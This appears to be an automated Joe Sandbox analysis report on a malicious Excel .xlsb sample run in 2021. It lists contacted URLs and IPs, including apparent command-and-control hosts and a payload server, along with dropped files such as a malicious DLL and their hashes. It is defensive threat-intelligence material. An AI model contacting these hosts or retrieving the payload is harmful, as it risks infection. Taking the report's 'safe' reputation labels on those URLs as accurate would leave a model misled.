http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://autodiscover-s.outlook.com/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://cdn.entity.	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://chat.billionady.com/pGAWsdPZsgmlp8IeD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZulU9DF2vABL/EGqK7P_2BoREnVK	{FF57CED8-AC37-11EB-90EB-ECF4BBEA1588}.dat.24.dr, ~DFE7296AD5C85F4BE9.TMP.24.dr	false	• Avira URL Cloud: safe	unknown
http://https://powerlift.acompli.net	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://cortana.ai	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://api.aadrm.com/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://api.microsoftstream.com/api/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://cr.office.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://www.reddit.com/	msapplication.xml4.18.dr	false		high
http://https://ecs.office.com/config/v2/Office	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://graph.ppe.windows.net	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tasks.office.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://app.buboleinov.com/z641zbWI8F5NGo_/2BArU_2BbQAq9y6CQ2/iYglxzTUG/6THXjDZRni2_2BHtJ8xS/hQVd4Naf	{E4D8D280-AC37-11EB-90EB-ECF4BBEA1588}.dat.18.dr, ~DFEF08F5C4CE8758CE.TMP.18.dr	false	• Avira URL Cloud: safe	unknown
http://https://store.office.cn/addinstemplate	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://web.microsoftstream.com/video/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://graph.windows.net	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://dataservice.o365filtering.com/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://www.youtube.com/	msapplication.xml7.18.dr	false		high
http://https://ncus.contentsync.	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://weather.service.msn.com/data.aspx	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://apis.live.net/v5.0/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://management.azure.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://wus2.contentsync.	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://app3.maintorna.com/F8d0aGGV7/IFlLstzk2tyypfn_2Fmm/U_2BnTF3_2BdKngQdqp/axZO_2FFau1L_2Bp8DkKab/	{0D9072B2-AC38-11EB-90EB-ECF4BBEA1588}.dat.27.dr, ~DFC4112F6E645ECEC7.TMP.27.dr	false	• Avira URL Cloud: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://api.office.net	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://www.amazon.com/	msapplication.xml.18.dr	false		high
http://https://entitlement.diagnostics.office.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://www.twitter.com/	msapplication.xml5.18.dr	false		high
http://https://outlook.office.com/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://templatelogging.office.com/client/log	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://outlook.office365.com/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://webshell.suite.office.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://management.azure.com/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://devnull.onenote.com	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://ncus.pagecontentsync.	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://messaging.office.com/	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high
http://https://augloop.office.com/v2	51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.24.47	docs.atu.ngr.mybluehost.me	United States		46606	UNIFIEDLAYER-AS-1US	false
34.86.224.8	app3.maintorna.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403127
Start date:	03.05.2021
Start time:	19:47:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	6613n246zm543w.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSB@12/59@4/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 4.1% (good quality ratio 3.9%) • Quality average: 80.3% • Quality standard deviation: 27.6%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.193.48, 23.57.81.29, 204.79.197.200, 13.107.21.200, 20.82.209.183, 40.88.32.150, 23.218.209.135, 52.109.76.68, 52.109.76.34, 52.109.8.22, 104.42.151.234, 92.122.213.249, 92.122.213.194, 2.20.142.209, 2.20.142.210, 88.221.62.148, 52.155.217.156, 20.54.26.129, 152.199.19.161 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, storeedgefd.xbetservices.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, go.microsoft.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, storeedgefd.dsx.mp.microsoft.com, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ie9comview.vo.msecnd.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, e16646.dscg.akamaiedge.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/403127/sample/6613n246zm543w.xlsb

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.241.24.47	4Y2I7k0.xlsb	Get hash	malicious	Browse	• docs.atu.ngr.mybluehost.me/presentation.dll

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
docs.atu.ngr.mybluehost.me	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	DEMARG MALAYHCU21345.exe	Get hash	malicious	Browse	• 162.241.169.22
	generated check 662732.xlsm	Get hash	malicious	Browse	• 192.185.177.61
	4Y2I7k0.xlsb	Get hash	malicious	Browse	• 162.241.24.47
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 192.185.131.134
	gunzipped.exe	Get hash	malicious	Browse	• 192.254.189.182
	Purchase Order #DH0124 REF#SCAN005452 EXW HMM SO#UKL080947 - FD210268-001.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	0145d964_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.169.22
	HXxk3mzZeW.exe	Get hash	malicious	Browse	• 192.185.140.111
	HCU213DES.doc	Get hash	malicious	Browse	• 162.241.169.22
	RFQ.exe	Get hash	malicious	Browse	• 192.254.236.251
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.221.204
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 192.185.129.69
	FULL SOA $16848.exe	Get hash	malicious	Browse	• 192.185.113.120
	BL Draft - HL-88312627.exe	Get hash	malicious	Browse	• 192.254.180.165
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.185.244
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 74.220.199.6
	NINGBO_STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 192.185.226.148
	signed contract invoice.exe	Get hash	malicious	Browse	• 192.254.236.251
	DUBAI UAE HCU4321890.exe	Get hash	malicious	Browse	• 162.241.169.22
	Payment Copy 0002.exe	Get hash	malicious	Browse	• 50.87.153.37

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\Public\block.dll	4Y2I7k0.xlsb	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\presentation[1].dll	4Y2I7k0.xlsb	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\Public\block.dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	312832
Entropy (8bit):	6.133421258123313
Encrypted:	false
SSDEEP:	6144:92dsJtFrYUZZqrS6HtYP612U8ZIbBmWMOzWb/0:9SsJtFrYJS6NYy123IMWLz5
MD5:	5A7C87DAB250CEE78CE63AC34117012B
SHA1:	554C4CCF2341182768D475087D8A8BCFAA525A12
SHA-256:	8A26C32848C9EA085505359F67927D1A744EC07303ED0013E592ECA6B4DF4790
SHA-512:	3B4BD7963E3C397618562708064674BD2418F5CAB71CE861986EFA3BCD14FA6B0155DAECE10B9A7AD3FE0F7FAC6FDFD693B4AC2451F4EAABB30BA8253286B7ED
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Joe Sandbox View:	• Filename: 4Y2I7k0.xlsb, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Rich.....PE..L.. ..Hn`.....!.....;.....P.....@.....`...T.....<.... .....0.....@.....text.... ....`.data...Hq.....@....rsrc..... .....@..@.reloc.....0.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0D9072B0-AC38-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7646610956151878
Encrypted:	false
SSDEEP:	96:rwZrZa24WSt9if17rlzMJkdVk6JWZBk2pB:rwZrZa24WSt9if17rlzMed66EZBk2pB
MD5:	F4D7D4225A39DC05E7537055270E85E4
SHA1:	061334EBAD7D6ACB9CD53936DB7F076F1C0ED065
SHA-256:	79C546B8A03645805CB89EB6E9E9384F21E93A4FD7A734549C073DE2BAEC4DD9
SHA-512:	636F7D6D72372D38AB83886B47C672DDCE96DB0D5C6318515C9D671EC12ED2441FB2518BE8092CE430A8BE9D405D86F735A3604519CAB144E8AAADCD49D10A0
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E4D8D27E-AC37-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7737072676409908
Encrypted:	false
SSDEEP:	96:rOhZFZi2OWGtXuifD01LzMo2jT26/0XB5UpB:ruZFZi2OWGteifQ1LzM3ja6sXB5UpB
MD5:	A2A6839BDA52A359EE932476EB3034F5
SHA1:	1C25EA0713E15FCF8B4C32A68E6719FFA90C18C8
SHA-256:	4F81E35546B3DD8872D9C2FD4CB4DAF52D24B41560D3652CD75DD4C7B9804222
SHA-512:	2D444EEC7F2F60842AAF8E979AD1F73828B6CE5BEA56F06312BC3A68A1EC8161094863E1E5D46CDA8D8EDA7951CC5B30F208D4C752DAB4BEE70F79C1BDC78F8
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{FF57CED6-AC37-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7624766566850816
Encrypted:	false
SSDEEP:	192:rzZsZB2kyWkpNtkpJifkpBztzMkpHlW6QhBkeupB:r1Mwkxkp3kpmkpwkp4kP
MD5:	3C9DBF863282EA3930AC0B86A38E6C4F
SHA1:	89D97F236492B0126805CE33ECD87EB812209130
SHA-256:	1DF483DE3B5074599337CF0AF30A9A2D71DCF7FFF969731FA150450A1887B38B
SHA-512:	86F2073A0D38C789FA3E7726D910F1C1A018AFDDF3071BC9686AC10FE79164D87B5B309F6C1AEAC54E3B2C63CD97339414A347FFF73AD25FF40CEDB0BC1960 7
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0D9072B2-AC38-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28160
Entropy (8bit):	1.922841220511737
Encrypted:	false
SSDEEP:	192:rqoZkpQz6RkMjR2NWQM4pnN/DhfxOVexfN/DhNA:rTzWC+AklAphw4he
MD5:	B9842DF84F24B4F6FD4FF37192C11BD3
SHA1:	CCCDD2DB9D5F979159C6A523A40A65BC659911AC
SHA-256:	E9BE1AA3D7438B043EE470DF16DDB162663263DA5A8F248B97DBACCCC38CDB1C
SHA-512:	9820138DBC20946BFB7C6D8781D8867B3D68DDB031909AF6DF0E57EFF3A366C6EA8044B032C8E5C099DAB212FB7384671E2E23D3B40800D4E8A1E686803E68C
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E4D8D280-AC37-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27728
Entropy (8bit):	1.9388286851838568
Encrypted:	false
SSDEEP:	192:rAZzQhd6Bkxjx2eWvMw5sWjB1Xu1sWjB1XOA:rw8CyNgVkYpzX2pzXp
MD5:	633ABE828B8481D6C34ED27BABC296D1
SHA1:	5EA212D8657D344F1DEA9F30B28FCC9E6DC6B796
SHA-256:	D58FB7E2DBC87EDD9568EC19F17BA0DE663F014AB93625F5F075924CDDFA3F2E
SHA-512:	C8E04FC92D9EDEC1B493269DCF6165AE62F31297B27CD84BEA9C310C36434D44C30B062751CACCDE5293D4A03169FF8E938CE8ACAA273DC64ADA7D0944059 4F
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FF57CED8-AC37-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28136
Entropy (8bit):	1.9179455348957073
Encrypted:	false
SSDEEP:	192:rFZrQH6tk8jN2RWKMayU0NFNqhl0NUNFNq+A:rLEaWuEALRU0mFm
MD5:	7F1981374D28941BDA99E4B415A9C2C2
SHA1:	C83C83BAC2B4F3EDF2BC87446316EC2C693187C3

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FF57CED8-AC37-11EB-90EB-ECF4BBEA1588}.dat	
SHA-256:	84C8B65207178301C83F894168FF012B85AF08EE0A8ADCC74EAFB49D866AA3B0
SHA-512:	3F561DA85CE2761176629137581 0D5B2218752197EF416D06C47813CAA4F583AC01CBFB70BA07299B19A38D1EDBB3EAC739201D62DF05105D76B754709EB1A67
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.122038663787781
Encrypted:	false
SSDEEP:	12:TMHdNMNxOE5A5AbnWimI002EtM3MHdNMNxOE5AsUZnWimI00OYGVbkEtMb:2d6NxOq6mSZHKd6NxOqwSZ7YLb
MD5:	5C472CC58D7580C71522808204D7AA75
SHA1:	D726FFAD4848943BDA7FCAC7FC8D6CC33F62332B
SHA-256:	D6D5492514CDD06CF032B7E675E6323CCE6A24647F1637AF39934E4D813A2299
SHA-512:	1D9E9EDDC1612DE92D17FC13CF8F4422A7E6C0112547A2768F0EC443EE1C3710FB3BDEDB6659657E8AAD3F83988270B3B63BD392D8907A808B08B4522593A59
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xbb28b8a6,0x01d74044</date><accdate>0xbb28b8a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xbb28b8a6,0x01d74044</date><accdate>0xbb2d7d58,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.119497405990879
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kJwJwbnWimI002EtM3MHdNMNxe2kJwJwbnWimI00OYGkak6EtMb:2d6NxrqKWSZHKd6NxrqKWSZ7Yza7b
MD5:	BD5A9A07CBFBA3C26F4861C01EB5CECD
SHA1:	4244E4677BB2185AC5EFDD34738598033CA39599
SHA-256:	DA84C4F4657DF753818487CDA6415EFC76CE75808F577D135A0126CC5BA14FEF
SHA-512:	5C9BF8CE62A8D48C4FCCC5A1922F5DAD60E104D415D76EA11F4E1EEA9A6AE7BB59D10595DE75600E85F6FB3DA8001B2550CCC5A81C1DF1D93ADD570F9C7AA56
Malicious:	false
